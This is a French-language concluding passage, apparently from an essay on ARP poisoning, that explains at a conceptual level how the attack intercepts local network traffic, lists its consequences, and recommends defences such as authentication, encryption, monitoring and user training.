En conclusion, l'ARP poisoning est une technique utilisée pour intercepter et manipuler le trafic réseau au sein d'un réseau local. Son objectif principal est de permettre à un attaquant de se positionner entre deux machines, en se faisant passer pour l'une d'entre elles, afin d'intercepter et de manipuler les données qui circulent entre elles.

Les conséquences de l'ARP poisoning peuvent être graves, compromettant la sécurité et la confidentialité des données échangées. Cette attaque peut permettre à un attaquant d'intercepter des données sensibles, telles que les identifiants de connexion, les données personnelles, les mots de passe et les informations financières.

De plus, l'ARP poisoning peut entraîner des interruptions de service en perturbant la communication entre les machines cibles. Cela peut causer des ralentissements importants voire des attaques de déni de service. Cependant, il est important de noter que les réseaux d'aujourd'hui sont généralement mieux sécurisés, ce qui rend l'ARP poisoning plus difficile à réaliser. Les mesures de sécurité appropriées, telles que l'utilisation de mécanismes d'authentification forte, de chiffrement des données et de surveillance du réseau, sont couramment mises en place pour prévenir et détecter les attaques d'ARP poisoning. En outre, la sensibilisation des utilisateurs aux risques associés à cette attaque et la formation en matière de sécurité informatique jouent un rôle crucial pour se prémunir contre ces attaques et protéger les données sensibles.

Il est donc essentiel de rester vigilant et de continuer à mettre en œuvre des mesures de sécurité appropriées pour contrer les attaques potentielles, même si les réseaux sont généralement mieux sécurisés de nos jours.